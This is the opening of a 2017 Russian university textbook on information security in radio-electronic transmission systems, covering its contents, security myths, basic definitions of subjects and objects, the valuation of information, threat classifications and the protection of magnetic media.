

**А.М. ГОЛИКОВ**

**ЗАЩИТА ИНФОРМАЦИИ  
В РАДИОЭЛЕКТРОННЫХ СИСТЕМАХ ПЕРЕДАЧИ  
ИНФОРМАЦИИ**

**Учебное пособие**

**для специалитета: 11.05.01 - Радиэлектронные системы и  
комплексы (Радиэлектронные системы передачи информации)**

**Курс лекций, компьютерные лабораторные работы,  
компьютерный практикум, задание на самостоятельную работу**

**Томск 2017**

Министерство образования и науки Российской Федерации  
Федеральное государственное бюджетное образовательное  
учреждение высшего образования  
Томский государственный университет систем управления и  
радиоэлектроники

А.М. ГОЛИКОВ

ЗАЩИТА ИНФОРМАЦИИ В РАДИОЭЛЕКТРОННЫХ СИСТЕМАХ  
ПЕРЕДАЧИ ИНФОРМАЦИИ

Учебное пособие

для специалитета: 11.05.01 - Радиоэлектронные системы и комплексы

(Радиоэлектронные системы передачи информации)

Курс лекций, компьютерные лабораторные работы, компьютерный  
практикум, задание на самостоятельную работу

Томск 2017

УДК 621.39(075.8)

ББК 32.973(я73)

Г 60

Голиков А.М.

Защита информации в радиоэлектронных системах передачи информации. Учебное пособие для специалитета: 11.05.01 - Радиоэлектронные системы и комплексы (Радиоэлектронные системы передачи информации). Курс лекций, компьютерные лабораторные работы, компьютерный практикум, задание на самостоятельную работу / А.М.Голиков. – Томск: Томск. гос. ун-т систем упр. и радиоэлектроники, 2017. – 931 с.: ил. — (Учебная литература для вузов)

Учебное пособие предназначено для направления подготовки специалистов по направлению 11.05.01 - Радиоэлектронные системы и комплексы (Радиоэлектронные системы передачи информации). В учебном пособии рассмотрены основные понятия теории информационной безопасности, методология построения систем защиты автоматизированных информационных систем (АС), понятие формальных политик безопасности, дана классификация математических моделей информационной безопасности, рассмотрены основные дискреционные и мандатные модели, основные критерии защищенности АС, классы защищенности, включая международные стандарты: ISO 15408 «Критерии оценки безопасности информационных технологий» Common Criteria и ISO 17799 «Практические правила управления информационной безопасностью», а также основные средства защиты информации, включая неформальные (законодательные, административные, процедурные) и формальные (программно-технические), рассмотрена типовая модель безопасности информационной сети предприятия, методы и средства аудита безопасности информационных систем.

Рассмотрены технические методы и средства защиты информации, даны понятия об объектах защиты информации, о характеристиках угроз, технических каналах утечки информации, методах и средствах поиска электронных устройств перехвата информации, освещаются вопросы организации инженерно-технической защиты информации и ее методическое обеспечение. В приложении к учебному пособию приведены современные технические средства защиты информации.

Учебное пособие предназначено для изучения вопросов, предлагаемых Государственными образовательными стандартами высшего профессионального

образования для специалитета: 11.05.01 – Радиоэлектронные системы и комплексы (Радиоэлектронные системы передачи информации).

## СОДЕРЖАНИЕ

Введение	6
1. Структура теории информационной безопасности	7
1.1 Основные понятия теории информационной безопасности	7
1.2 Ценность информации	8
1.3 Анализ угроз информационной безопасности	9
1.4 Структура теории информационной безопасности	12
1.5 Основные виды атак на АС	17
2. Методология построения систем защиты АС	22
2.1 Построение системы защиты от угрозы нарушения конфиденциальности информации	22
2.2 Построение системы защиты от угрозы нарушения целостности	27
2.3 Построение системы защиты от угрозы отказа доступа к информации	28
2.4 Построение систем защиты от угрозы раскрытия параметров информационной системы	29
2.5 Методология построения защищенных АС	33
3. Формальные политики безопасности	39
3.1 Понятие формальной политики безопасности	39
3.2 Понятие доступа и монитора безопасности	41
3.3 Основные типы формальных политик безопасности	46
3.4 Разработка и реализация формальных политик безопасности	48
4. Математические модели информационной безопасности	64
4.1 Классификация математических моделей информационной безопасности по основным видам угроз	66
4.2 Модели разграничения доступа	67
4.2.1 Описание системы защиты с помощью матрицы доступа	67
4.2.2 Дискреционная модель «Хиррисона-Руззо-Ульмана»	68
4.2.3 Модель «Take-Grant»	71
4.2.4 Расширенная модель Take–Grant	72
4.2.5 Модель АДЕПТ–50	74

4.2.6 Модель Харстона	74
4.2.7 Мандатная модель Белла-ЛаПадулы	75
4.2.8 Решетка уровней безопасности	76
4.2.9 Классическая мандатная модель Белла – ЛаПадулы	77
4.2.10 Безопасная функция перехода	78
4.2.11 Уполномоченные субъекты	79
4.2.12 Модель совместного доступа	79
4.2.13 Применение мандатных моделей	80
4.2.14 Ролевая политика безопасности	81
4.2.15 Вероятностные модели	85
4.2.16 Информационные модели	87
4.3 Модели контроля целостности	87
4.3.1 Модель Биба	87
4.3.2 Модель Кларка–Вилсона	88
4.4 Механизм защиты от угрозы отказа в обслуживании	89
4.4.1 Мандатная модель	89
4.4.2 Модель Миллена – модель распределения ресурсов	90
5. Основные критерии защищенности АС. Классы защищенности	91
5.1 Стандарт оценки безопасности компьютерных систем TCSEC («Оранжевая книга»)	91
5.2 Концепции защиты АС и СВТ по руководящим документам Гостехкомиссии РФ	99
5.3 Критерии оценки безопасности информационных Технологий (Common Criteria)	102
6. Основные этапы построения защищенной информационной системы	105
6.1 Законодательный уровень	107
6.1.1 Закон РФ «Об информации, информатизации и защите информации»	107
6.1.2 Закон РФ «О лицензировании отдельных видов деятельности»	108
6.1.3 Пакет руководящих документов Государственной технической комиссии при Президенте РФ	109
6.2 Административный уровень	117
6.2.1 Политика безопасности	117
6.2.2 Анализ рисков	121
6.3 Процедурный уровень	125
6.3.1 Основные классы мер процедурного уровня	125

6.4 Программно-технический уровень	133
6.4.1 Идентификация и аутентификация	134
6.4.2 Разграничение доступа	140
6.4.3 Регистрация и аудит	143
6.4.4 Криптография	145
6.4.5 Экранирование	146
6.4.6 Антивирусная защита	148
6.5 Модель безопасности информационной сети предприятия	151
6.6 Типовая политика безопасности предприятия малого и среднего бизнеса – комплект документов и инструкций	153
6.6.1 Типовая политика безопасности	154
6.6.2 Типовые документы и инструкции	155
7 Контроль безопасности информационной системы	160
7.1 Нормативная база аудита	160
7.1.1 Обзор законодательства в области аудита безопасности	160
7.1.2 Стандарты аудиторской деятельности	165
7.2 Методы и средства аудита безопасности информационных систем	171
7.2.1 Основные понятия и определения	171
7.2.2 Основные этапы проведения аудита	174
7.2.3 Методика анализа защищенности	181
7.2.4 Средства анализа защищенности	187
7.2.5 Архитектура систем аудита	191
7.2.6 Требования к системам активного аудита	194
7.2.7 Возможные критерии оценки систем активного аудита	195
7.2.8 Результаты аудита	198
8. Объекты информационной защиты	201
8.1. Понятие о конфиденциальной информации	201
8.1.1. Основные свойства информации как предмета защиты	201
8.2. Виды защищаемой информации	206
8.2.1. Классификация демаскирующих признаков	209
8.2.2. Видовые демаскирующие признаки	211
8.2.3. Сигнальные демаскирующие признаки	214
8.2.4. Вещественные демаскирующие признаки	217
8.3. Источники и носители информации	219
8.3.1. Классификация источников и носителей информации	219

8.3.2. Сущность записи и съема информации с носителя	221
8.4. Источники сигналов	224
8.4.1. Источники функциональных сигналов	224
8.4.2. Побочные электромагнитные излучения и наводки	225
9. Характеристика угроз безопасности информации	233
9.1. Виды угроз безопасности информации	233
9.2. Органы добывания информации	234
9.3. Принципы ведения разведки	240
9.4. Технология добывания информации	241
9.5. Способы доступа к конфиденциальной информации	245
9.5.1. Добывание информации без физического проникновения в контролируемую зону	249
9.5.2. Доступ к источникам информации без нарушения государственной границы	251
9.6. Показатели эффективности разведки	254
10. Способы и средства добывания информации	258
10.1. Способы и средства наблюдения	258
10.1.1. Способы и средства наблюдения в оптическом диапазоне	258
10.1.2. Способы и средства наблюдения в радиодиапазоне	276
10.2. Способы и средства перехвата сигналов	279
10.3. Способы и средства подслушивания	286
10.4. Способы и средства добывания информации о радиоактивных веществах	300
11. Технические каналы утечки информации	302
11.1. Особенности утечки информации	302
11.2. Характеристики технических каналов утечки информации	304
11.3. Оптические каналы утечки информации	308
11.4. Радиоэлектронные каналы утечки информации	312
11.5. Акустические каналы утечки информации	322
11.6. Материально-вещественные каналы утечки информации	327
11.7. Комплексование каналов утечки информации	329
12. Методы инженерной защиты и технической охраны объектов	331
12.1 Методы защиты информации от утечки по техническим каналам	331
12.2 Защита информации по акустическому каналу	331
12.2.1 Звукоизоляция помещений	332
12.2.2 Виброакустическая маскировка	338

12.2.3 Методы и средства обнаружения и подавления диктофонов и акустических закладок	341
12.2.4 Методы и средства защиты телефонных линий	345
12.3 Методы и средства защиты информации от перехвата компьютерной информации	354
12.3.1 Экранирование	355
12.3.2 Заземление технических средств	363
12.3.3 Фильтрация информационных сигналов	368
12.3.4 Пространственное и линейное зашумление	373
12.6. Методы и средства поиска электронных устройств перехвата информации	375
12.7. Организация инженерно-технической защиты информации	378
12.1 Общие положения по инженерно-технической защите информации в организациях	379
13. Методическое обеспечение инженерно-технической защиты информации	386
13.1 Системный подход к защите информации	386
13.2 Моделирование объектов защиты	393
13.3 Моделирование угроз безопасности информации	399
13.4 Методические рекомендации по разработке мер инженерно-технической защиты информации	404
14. Компьютерные лабораторные работы	546
15. Компьютерный практикум	703
16. Задания на самостоятельную работу	747
Заключение	937
Литература	940

## **ЧАСТЬ 1. ЗАЩИТА ИНФОРМАЦИИ В РАДИОЭЛЕКТРОННЫХ СИСТЕМАХ ПЕРЕДАЧИ ИНФОРМАЦИИ**

### **Введение**

Проблема защиты информации не нова. Она появилась вместе с компьютерами. Естественно, что стремительное совершенствование компьютерных технологий отразилось и на принципах построения защиты информации. Задачи изменились, а мнения остались прежние - так рождаются мифы. Вот несколько мифов компьютерной безопасности.



Миф первый. «Защита информации и криптография - близнецы-братья». Этот миф, видимо, связан с тем, что с самого начала своего развития системы информационной безопасности разрабатывались для военных ведомств. Разглашение такой информации могла привести к огромным жертвам, в том числе и человеческим. Поэтому конфиденциальности (т.е. неразглашению информации) в первых системах безопасности уделялось особое внимание. Очевидно, что надежно защитить сообщения и данные от подглядывания и перехвата может только полное их шифрование. Видимо, из-за этого начальный этап развития компьютерной безопасности прочно связан с криптошифрами.

Однако сегодня информация имеет уже не столь «убойную» силу, и задача сохранения ее в секрете потеряла былую актуальность. Сейчас главные условия безопасности информации - ее доступность и целостность. Любой файл или ресурс системы должен быть доступен в любое время (при соблюдении прав доступа). Если какой-то ресурс недоступен, то он бесполезен. Другая задача защиты - обеспечить неизменность информации во время ее хранения или передачи. Это так называемое условие целостности.

Таким образом, конфиденциальность информации, обеспечиваемая криптографией, не является главным требованием при проектировании защитных систем. Выполнение процедур криптокодирования и декодирования может замедлить передачу данных и уменьшить их доступность, так как пользователь будет слишком долго ждать свои "надежно защищенные" данные, а это недопустимо в некоторых современных компьютерных системах. Поэтому система безопасности должна в первую очередь гарантировать доступность и целостность информации, а затем уже (если необходимо) ее конфиденциальность. Принцип современной защиты информации можно выразить так - поиск оптимального соотношения между доступностью и безопасностью.

Миф второй. «Во всем виноваты хакеры». Этот миф поддерживают средства массовой информации, которые со всеми ужасающими подробностями описывают «взломы банковских сетей». Однако редко упоминается о том, что хакеры чаще всего используют некомпетентность и халатность обслуживающего персонала. Хакер - диагност. Именно некомпетентность пользователей можно считать главной угрозой безопасности. Также серьезную угрозу представляют служащие, которые чем-либо недовольны, например, заработной платой.

Одна из проблем подобного рода - так называемые слабые пароли. Пользователи для лучшего запоминания выбирают легко угадываемые пароли. Причем проконтролировать сложность пароля невозможно. Другая проблема - пренебрежение требованиями безопасности. Например, опасно использовать непроверенное программное обеспечение. Обычно пользователь сам «приглашает» в систему вирусы и «троянских коней». Кроме того, много неприятностей может принести неправильно набранная команда. Так, при

программировании аппарата ФОБОС-1 ему с Земли была передана неправильная команда. В результате связь с ним была потеряна.

Таким образом, лучшая защита от нападения - не допускать его. Обучение пользователей правилам безопасности может предотвратить нападения. Другими словами, защита информации включает в себя кроме технических мер еще и обучение или правильный подбор обслуживающего персонала.

Миф третий. «Абсолютная защита». Абсолютной защиты быть не может. Распространено такое мнение – «установил защиту и можно ни о чем не беспокоиться». Полностью защищенный компьютер - это тот, который стоит под замком в бронированной комнате в сейфе, не подключен ни к какой сети (даже электрической) и выключен. Такой компьютер имеет абсолютную защиту, однако, использовать его нельзя. В этом примере не выполняется требование доступности информации. «Абсолютности» защиты мешает не только необходимость пользоваться защищаемыми данными, но и усложнение защищаемых систем. Использование постоянных, не развивающихся механизмов защиты опасно, и для этого есть несколько причин.

Кроме того, нельзя забывать о развитии и совершенствовании средств нападения. Техника так быстро меняется, что трудно определить, какое новое устройство или программное обеспечение, используемое для нападения, может обмануть вашу защиту. Например, криптосистема DES, являющаяся стандартом шифрования в США с 1977 г., сегодня может быть раскрыта методом «грубой силы» - прямым перебором.

Компьютерная защита - это постоянная борьба с глупостью пользователей и интеллектом хакеров.

В заключение хочется сказать о том, что защита информации не ограничивается техническими методами. Проблема значительно шире. Основной недостаток защиты - люди, и поэтому надежность системы безопасности зависит в основном от отношения к ней служащих компании. Помимо этого, защита должна постоянно совершенствоваться вместе с развитием компьютерной сети. Не стоит забывать, что мешает работе не система безопасности, а ее отсутствие.

## **1. Структура теории информационной безопасности**

### **1.1. Основные понятия теории информационной безопасности**

Для того, чтобы определить эти понятия воспользуемся математической логикой. Пусть  $A$  конечный алфавит,  $A$  - множество слов конечной длины в алфавите  $A$ .

Из  $A$  при помощи некоторых правил выделено подмножество  $Я$  правильных слов, которое называется языком. Если  $Я_1$  - язык описания одной информации,  $Я_2$  - другой, то

можно говорить о языке  $Я$ , объединяющем  $Я_1$  и  $Я_2$  описывающем ту и другую информацию. Тогда  $Я_1$  и  $Я_2$  подязыки  $Я$ .

Будем считать, что любая информация представлена в виде слова в некотором языке  $Я$ . Кроме того, можно полагать, что состояние любого устройства в вычислительной системе достаточно полно описано словом в некотором языке. Тогда можно отождествлять слова и состояния устройств и механизмов вычислительной системы или произвольной электронной системы обработки данных (ЭСОД). Эти предположения позволяют весь анализ вести в терминах некоторого языка.

*Определение:* Объектом относительно языка  $Я$  называется произвольное конечное множество языка  $Я$ .

*Пример 1:* Пусть текст в файле разбит на параграфы так, что любой параграф также является словом языка  $Я$  и, следовательно, тоже является объектом. Таким образом, один объект может являться частью другого.

*Пример 2:* Принтер компьютера - объект. Существует некоторый (достаточно сложный) язык, описывающий принтер и его состояния в произвольный момент времени. Множество допустимых описаний состояний принтера является конечным подмножеством слов в этом языке. Именно это конечное множество и определяет принтер как объект.

Другими словами объект – это пассивная сущность (любая именованная составляющая компьютерной системы), используемая для хранения или получения информации. В качестве объекта могут выступать записи, блоки, байты, слова, страницы, сегменты, файлы, биты, директории, терминалы, узлы, сети и т.д.

В информации выделим описания преобразований данных. Преобразование информации отображает слово, описывающее исходные данные, в другое слово. Описание преобразования данных также является словом. Примерами объектов, описывающих преобразования данных, являются программы для ЭВМ.

Каждое преобразование информации может:

- а) храниться;
- б) действовать.

В случае а) речь идет о хранении описания преобразования в некотором объекте (файле). В этом случае преобразование ничем не отличается от других данных. В случае б) описание программы взаимодействует с другими ресурсами вычислительной системы - памятью, процессором, коммуникациями и др.

*Определение:* Ресурсы системы, выделяемые для действия преобразования, называются доменом.

Однако для осуществления преобразования одних данных в другие кроме домена необходимо передать этому преобразованию особый статус в системе, при котором ресурсы системы осуществляют преобразование. Этот статус будем называть «управление».

*Определение:* Преобразование, которому передано управление, называется процессом.

При этом подразумевается, что преобразование осуществляется в некоторой системе, в которой ясно, что значит передать управление.

*Определение:* Объект, описывающий преобразование, которому выделен домен и передано управление, называется субъектом.

То есть субъект можно определить как активную сущность (любая именованная составляющая компьютерной системы), которая может инициировать запросы ресурсов и использовать их для выполнения каких – либо вычислительных заданий. Под субъектами обычно понимаю пользователя, процесс или устройство.

С одной стороны основную концепцию идентификации субъектов и объектов в системе описать просто, а вот с другой стороны, при практической реализации оказывается не тривиальной задачей определить: что есть субъект, а что – объект. Например, в ОС процессы, безусловно, являются субъектами, в то время как файлы и связанные с ними директории – объектами. Но, когда субъекты получают сигналы на выполнение каких – либо заданий от других субъектов, то возникает вопрос рассматривать их как субъекты или же, как объекты.

В процессе исполнения субъекты выполняют некоторые операции. В результате происходит взаимодействие субъектов и объектов.

*Определение:* Доступ – это взаимодействие между субъектами и объектами, результатом которого является перенос информации между ними.

Существует две базовые операции, переносящие информации между ними субъектами и объектами: чтение, запись. Под операцией чтения понимается операция, результатом которой является перенос информации от объекта к субъекту. Под операцией записи понимается операция, результатом которой является перенос информации от объекта к субъекту [1 – 7].

В заключение можно добавить аксиому: все вопросы безопасности информации описываются доступами субъектов к объектам.

## **1.2. Ценность информации**

Чтобы защитить информацию, надо затратить силы и средства, а для этого надо знать какие потери мы могли бы понести. Ясно, что в денежном выражении затраты на защиту не должны превышать возможные потери. Для решения этих задач в информацию вводятся вспомогательные структуры - ценность информации. Рассмотрим примеры.

1. *Аддитивная модель.* Пусть информация представлена в виде конечного множества элементов и необходимо оценить суммарную стоимость в денежных единицах из оценок компонент. Оценка строится на основе экспертных оценок компонент, и, если денежные оценки объективны, то сумма дает искомую величину. Однако, количественная оценка компонент не всегда объективна даже при квалифицированной экспертизе. Это связано с неоднородностью компонентов в целом. Поэтому делают единую иерархическую относительную шкалу (линейный порядок, который позволяет сравнивать отдельные компоненты по ценности относительно друг друга). Единая шкала означает равенство цены всех компонент, имеющих одну и ту же порядковую оценку.

*Пример:*  $0_1, \dots, 0_n$  - объекты, шкала  $1 < \dots < 5$ . Эксперты оценили  $(2, 1, 3, \dots, 4)$  - вектор относительных ценностей объектов. Если есть цена хотя бы одного объекта, например,  $C_1=100$  руб., то вычисляется оценка одного балла  $C_1/\lambda_1 = 50$  руб.,

где  $\lambda_1$  - число баллов оценки первого объекта, и вычисляется цена каждого следующего объекта:  $C_2=50$ руб.,  $C_3=150$  руб. и т.д. Сумма дает стоимость всей информации. Если априорно известна цена информации, то относительные оценки в порядковой шкале позволяют вычислить цены компонент.

2. *Порядковая шкала ценностей.* Далеко не всегда возможно и нужно давать денежную оценку информации. Например, оценка личной информации, политической информации или военной информации не всегда разумна в денежном исчислении. Однако подход, связанный со сравнением ценности отдельных информационных элементов между собой, по-прежнему имеет смысл.

*Пример:* При оценке информации в государственных структурах используется порядковая шкала ценностей. Все объекты (документы) государственного учреждения разбиваются по грифам секретности. Сами грифы секретности образуют порядковую шкалу: несекретно < для служебного пользования < секретно < совершенно секретно (НС<ДСП<С<СС) или у американцев : unclassified<confidential<secret<top secret (U<Conf<S<TS). Более высокий класс имеет более высокую ценность и поэтому требования по его защите от несанкционированного доступа более высокие.

### **1.3. Анализ угроз информационной безопасности**

Информация с точки зрения информационной безопасности обладает следующими категориями:

- *конфиденциальность* – гарантия того, что конкретная информация доступна только тому кругу лиц, для кого она предназначена; нарушение этой категории называется хищением либо раскрытием информации

- *целостность* – гарантия того, что информация сейчас существует в ее исходном виде, то есть при ее хранении или передаче не было произведено несанкционированных изменений; нарушение этой категории называется фальсификацией сообщения

- *аутентичность* – гарантия того, что источником информации является именно то лицо, которое заявлено как ее автор; нарушение этой категории также называется фальсификацией, но уже автора сообщения

- *апеллируемость* – довольно сложная категория, но часто применяемая в электронной коммерции – гарантия того, что при необходимости можно будет доказать, что автором сообщения является именно заявленный человек, и не может являться никто другой; отличие этой категории от предыдущей в том, что при подмене автора, кто-то другой пытается заявить, что он автор сообщения, а при нарушении апеллируемости – сам автор пытается «откреститься» от своих слов, подписанных им однажды.

В отношении информационных систем применяются иные категории:

- *надежность* – гарантия того, что система ведет себя в нормальном и внештатном режимах так, как запланировано

- *точность* – гарантия точного и полного выполнения всех команд

- *контроль доступа* – гарантия того, что различные группы лиц имеют различный доступ к информационным объектам, и эти ограничения доступа постоянно выполняются

- *контролируемость* – гарантия того, что в любой момент может быть произведена полноценная проверка любого компонента программного комплекса

- *контроль идентификации* – гарантия того, что клиент, подключенный в данный момент к системе, является именно тем, за кого себя выдает

- *устойчивость к умышленным сбоям* – гарантия того, что при умышленном внесении ошибок в пределах заранее оговоренных норм система будет вести себя так, как оговорено заранее.

Под угрозой обычно понимают потенциально возможное событие, действие, процесс или явление, которое может привести к нанесению ущерба чьим-либо интересам.

Исследователи предложили выделить три различных типа угроз. А именно, было отмечено, что наиболее общие угрозы вычислительным системам могут быть рассмотрены как относящиеся к раскрытию, целостности или отказу служб вычислительной системы.

*Угроза конфиденциальности.* Заключается в том, что информация становится известной тому, кому не следовало бы ее знать. В терминах компьютерной безопасности данная угроза имеет место всякий раз, когда получен доступ к некоторой секретной информации, хранящейся в вычислительной системе или передаваемой от одной системы к другой. Иногда в связи с угрозой раскрытия используется термин «утечка».

В руководстве по использованию стандарта защиты информации американцы говорят, что существует только два пути нарушения конфиденциальности:

утрата контроля над системой защиты;

каналы утечки информации.

Если система обеспечения защиты перестает адекватно функционировать, то, естественно, траектории вычислительного процесса могут пройти через состояние, когда осуществляется запрещенный доступ. Каналы утечки характеризуют ту ситуацию, когда-либо проектировщики не смогли предупредить, либо система не в состоянии рассматривать такой доступ как запрещенный. Утрата управления системой защиты может быть реализована оперативными мерами и здесь играют существенную роль административные и кадровые методы защиты. Утрата контроля над защитой может возникнуть в критической ситуации, которая может быть создана стихийно или искусственно. Поэтому одной из главных опасностей для системы защиты является отсутствие устойчивости к ошибкам.

Утрата контроля может возникнуть за счет взламывания защиты самой системы защиты. Противопоставить этому можно только созданием защищенного домена для системы защиты.

Большой спектр возможностей дают каналы утечки. Основной класс каналов утечки в - каналы по памяти (т.е. каналы, которые образуются за счет использования доступа к общим объектам системы).

*Угроза целостности.* Нарушения целостности информации - это незаконные уничтожение или модификация информации.

Традиционно защита целостности относится к категории организационных мер. Основным источником угроз целостности являются пожары и стихийные бедствия. К уничтожению и модификации могут привести также случайные и преднамеренные критические ситуации в системе, вирусы, «тройанские кони», случайная ошибка и т.д.

Но не исключены санкционированные изменения, т.е. такие, которые сделаны определенными лицами с обоснованной целью (таким изменением является периодическая запланированная коррекция некоторой базы данных).

Некоторое время условно считалось, что правительства сосредотачивались на раскрытии, а деловые круги касались целостности. Но, обе эти стороны могли бы быть более или менее связаны каждой из двух угроз в зависимости от приложения.

*Угроза отказа служб.* Возникает всякий раз, когда в результате преднамеренных действий, предпринятых другим пользователем, умышленно блокируется доступ к некоторому ресурсу вычислительной системы. То есть, если один пользователь запрашивает доступ к службе, а другой предпринимает что-либо для недопущения этого доступа, мы говорим, что имеет место отказ службы. Реально блокирование может быть постоянным, так

чтобы запрашиваемый ресурс никогда не был получен, или оно может вызывать только задержку запрашиваемого ресурса, достаточно долгую для того, что бы он стал бесполезным. В таких случаях говорят, что ресурс исчерпан.

Кроме перечисленных основных видов угроз существуют и другие, которые принято классифицировать по ряду признаков.

*1. По природе возникновения.*

1.1. Естественные угрозы (независящих от человека: стихийные бедствия, магнитные бури, радиоактивное излучение и т.п.).

1.2. Искусственные угрозы (вызванные деятельностью человека: внедрение агентов в число персонала системы; подкуп, шантаж и т.п. персонала или отдельных пользователей; несанкционированного копирования секретных данных; разглашение, передача или утрата паролей, ключей шифрования, идентификационных карточек, пропусков и т.п. ).

*2. По степени преднамеренности проявления. .*

2.1. Угрозы случайного действия и/или угрозы, вызванные ошибками или халатностью персонала (проявление ошибок программно-аппаратных средств АС; некомпетентное использование, настройка или неправомерное отключение средств защиты персоналом службы безопасности; неумышленная порча оборудования, удаление, искажение файлов с важной информацией или программ, в том числе системных и т.п.);

2.2. Угрозы преднамеренного действия (угрозы действий злоумышленника для хищения информации).

*3. По положению источника угроз.*

3.1. Угрозы, источник которых расположен вне контролируемой зоны территории (помещения), на которой находится АС. (перехват побочных электромагнитных, акустических и других излучений устройств и линий связи, дистанционная фото- и видеосъемка).

3.2. Угрозы, источник которых расположен в пределах контролируемой зоны территории (помещения), на которой находится АС. ( хищение производственных отходов (распечаток, записей, списанных носителей информации и т.п; отключение или вывод из строя подсистем обеспечения функционирования вычислительных систем (электропитания, охлаждения и вентиляции, линий связи и т.д.); применение подслушивающих устройств).

3.3. Угрозы, источник которых имеет доступ к периферийным устройствам АС (терминалам).

3.4. Угрозы, источник которых расположен в АС. (проектирование архитектуры системы и технологии обработки данных, разработка прикладных программ, которые представляют опасность для работоспособности системы и безопасности информации; некорректное использование ресурсов АС).



#### **4. По степени зависимости от активности АС.**

4.1. Угрозы, которые могут проявляться независимо от активности АС.(вскрытие шифров криптозащиты информации; хищение магнитных дисков, лент, микросхем памяти, запоминающих устройств и компьютерных систем).

4.2. Угрозы, которые могут проявляться только в процессе автоматизированной обработки данных (например, угрозы выполнения и распространения программных вирусов).

#### *5. По степени воздействия на АС.*

5.1. Пассивные угрозы, которые при реализации ничего не меняют в структуре и содержании АС (например, угроза копирования секретных данных).

5.2. Активные угрозы, которые при воздействии вносят изменения в структуру и содержание АС. (Например, внедрение "закладок" и "вирусов"; изменение режимов работы устройств или программ, забастовка, саботаж персонала, постановка мощных активных радиопомех на частотах работы устройств системы и т.п.)

#### *6. По этапам доступа пользователей или программ к ресурсам АС.*

6.1. Угрозы, которые могут проявляться на этапе доступа к ресурсам АС (например, угрозы несанкционированного доступа в АС).

6.2. Угрозы, которые могут проявляться после разрешения доступа к ресурсам АС (например, угрозы несанкционированного или некорректного использования ресурсов АС).

#### *7. По способу доступа к ресурсам АС.*

7.1. Угрозы, направленные на использование прямого стандартного пути доступа к ресурсам АС. (незаконное получение паролей и других реквизитов разграничения доступа; несанкционированное использование терминалов пользователей, имеющих уникальные физические характеристики)

7.2. Угрозы, направленные на использование скрытого нестандартного пути доступа к ресурсам АС (вход в систему в обход средств защиты (загрузка посторонней операционной системы со сменных магнитных носителей и т.п.); доступ к ресурсам АС путем использования недокументированных возможностей ОС).

#### *8. По текущему месту расположения информации, хранимой и обрабатываемой в АС.*

8.1. Угрозы доступа к информации на внешних запоминающих устройствах (например, угроза несанкционированного копирования секретной информации с жесткого диска). 8.2. Угрозы доступа к информации в оперативной памяти. ( чтение остаточной информации из оперативной памяти; угроза доступа к системной области оперативной памяти со стороны прикладных программ.)

8.3. Угрозы доступа к информации, циркулирующей в линиях связи. (незаконное подключение к линиям связи с целью подмены законного пользователя путем его физического отключения после входа в систему и успешной аутентификации с

последующим вводом дезинформации и навязыванием ложных сообщений; перехват всего потока данных с целью дальнейшего анализа не в реальном масштабе времени).

8.4. Угрозы доступа к информации, отображаемой на терминале или печатаемой на принтере (например, угроза записи отображаемой информации на скрытую видеокамеру).

Вне зависимости от конкретных видов угроз или их проблемно-ориентированной классификации АС удовлетворяет потребности эксплуатирующих ее лиц, если обеспечиваются ликвидированы три основные угрозы (конфиденциальности, целостности и доступности).

#### **1.4. Структура теории информационной безопасности**

##### **Основные уровни защиты информации**

При рассмотрении вопросов защиты АС обычно используют четырехуровневую градацию доступа к хранимой, обрабатываемой и защищаемой АС информации. Это позволяет систематизировать и обобщить весь спектр методов обеспечения защиты, относящихся к информационной безопасности. Перечислим основные уровни защиты информации:

- уровень носителей информации;
- уровень средств взаимодействия с носителем;
- уровень представления информации;
- уровень содержания информации.

Данные уровни были введены по следующим соображениям: во-первых, информация для удобства манипулирования чаще всего фиксируется на некотором материальном носителе, которым может быть бумага, дискета или что-нибудь в этом роде. Во-вторых, если способ представления информации таков, что она не может быть непосредственно воспринята человеком, возникает необходимость в преобразователях информации в доступный для человека способ представления.

##### **Защита магнитных носителей информации (МНИ)**

Проблема защиты машинных носителей информации (МНИ) в АС, решается в основном за счет организационно-режимных мер, делающих невозможным или существенно ограничивающим доступ злоумышленников к МНИ и документальным материалам АС. Одним из наиболее надежных подходов к защите МНИ является их физическая защита. В то же время защита МНИ имеет специфику, определяемую их реализацией и организацией.

Независимо от типа носителя, данные на носителях хранятся блоками (секторами, кластерами и т.п.). Как известно, для доступа к данным МНИ существуют два основных способа:

- последовательный доступ, когда блоки записываются друг за другом и

для чтения следующего нужно пройти все предыдущие;

- прямой (произвольный) доступ, отличающийся тем, что блоки записываются и читаются в произвольном порядке.

Например, дисковые накопители являются устройствами произвольного доступа, накопители на магнитной ленте - последовательного доступа. Кроме этого, МНИ характеризуются:

- различными физическими принципами реализации;
- широким спектром объемов хранимой информации - от единиц до десятков тысяч мегабайт;
- многообразием конкретных реализаций носителей различными производителями.

Злоумышленник не может получить доступ к информации на машинном носителе в двух случаях:

1. когда злоумышленнику недоступен сам носитель;

2. когда злоумышленнику доступен носитель, но отсутствуют соответствующие средства взаимодействия с носителем.

Основными задачами обеспечения информационной безопасности АС от угрозы раскрытия конфиденциальности на уровне МНИ являются:

1. исключение прохождения носителей по технологическим участкам, не обусловленным производственной необходимостью;

2. предупреждение непосредственного доступа к носителям персонала, не отвечающего за операции с носителями (минимизация доступа), предупреждение утраты или хищения носителей информации.

Первая задача решается за счет рациональной организации производственного процесса движения носителей информации, обеспечивающего целенаправленное распределение носителей по технологическим участкам, вторая - за счет четкой и обоснованной регламентации порядка обращения с носителями.

При обеспечении сохранности информационных ресурсов персональных компьютеров многое зависит от выбора методов защиты информации на гибких, магнитных дисках (дискетах) от несанкционированного копирования.

Помимо классического изменения структуры дискеты (привязки к временным параметрам чтения и записи, нестандартной разметки дорожек и изменения межсекторной дистанции) можно предложить использовать методы кодирования информации, хранящейся на гибком диске, в соответствии с алгоритмом криптографического преобразования по ГОСТу 28147-89.

Алгоритм криптографического преобразования предназначен для аппаратной или программной реализации, удовлетворяет криптографическим требованиям, а его возможности не накладывают ограничений на применение. Устанавливая единый алгоритм криптографического преобразования для систем обработки информации, он определяет правила шифрования данных и выработки имитоприставки и рекомендован для организаций, предприятий и учреждений, применяющих криптографическую защиту информации, хранимой и передаваемой в сетях ЭВМ, в отдельных вычислительных комплексах или отдельных компьютерах.

Режим гаммирования<sup>1</sup> с обратной связью был выбран как обеспечивающий наибольшую криптостойкость системы: в результате сцепления блоков информации

изменение одного бита во входном информационном потоке приводит к изменению всего выходного потока, так как кодирование каждого блока информации зависит от кодирования предыдущего блока.

Для более ясного понимания сути метода защиты информации на гибких магнитных дисках от копирования рассмотрим отличия стандартной структуры дискеты и структуры, реализованной в данном методе.

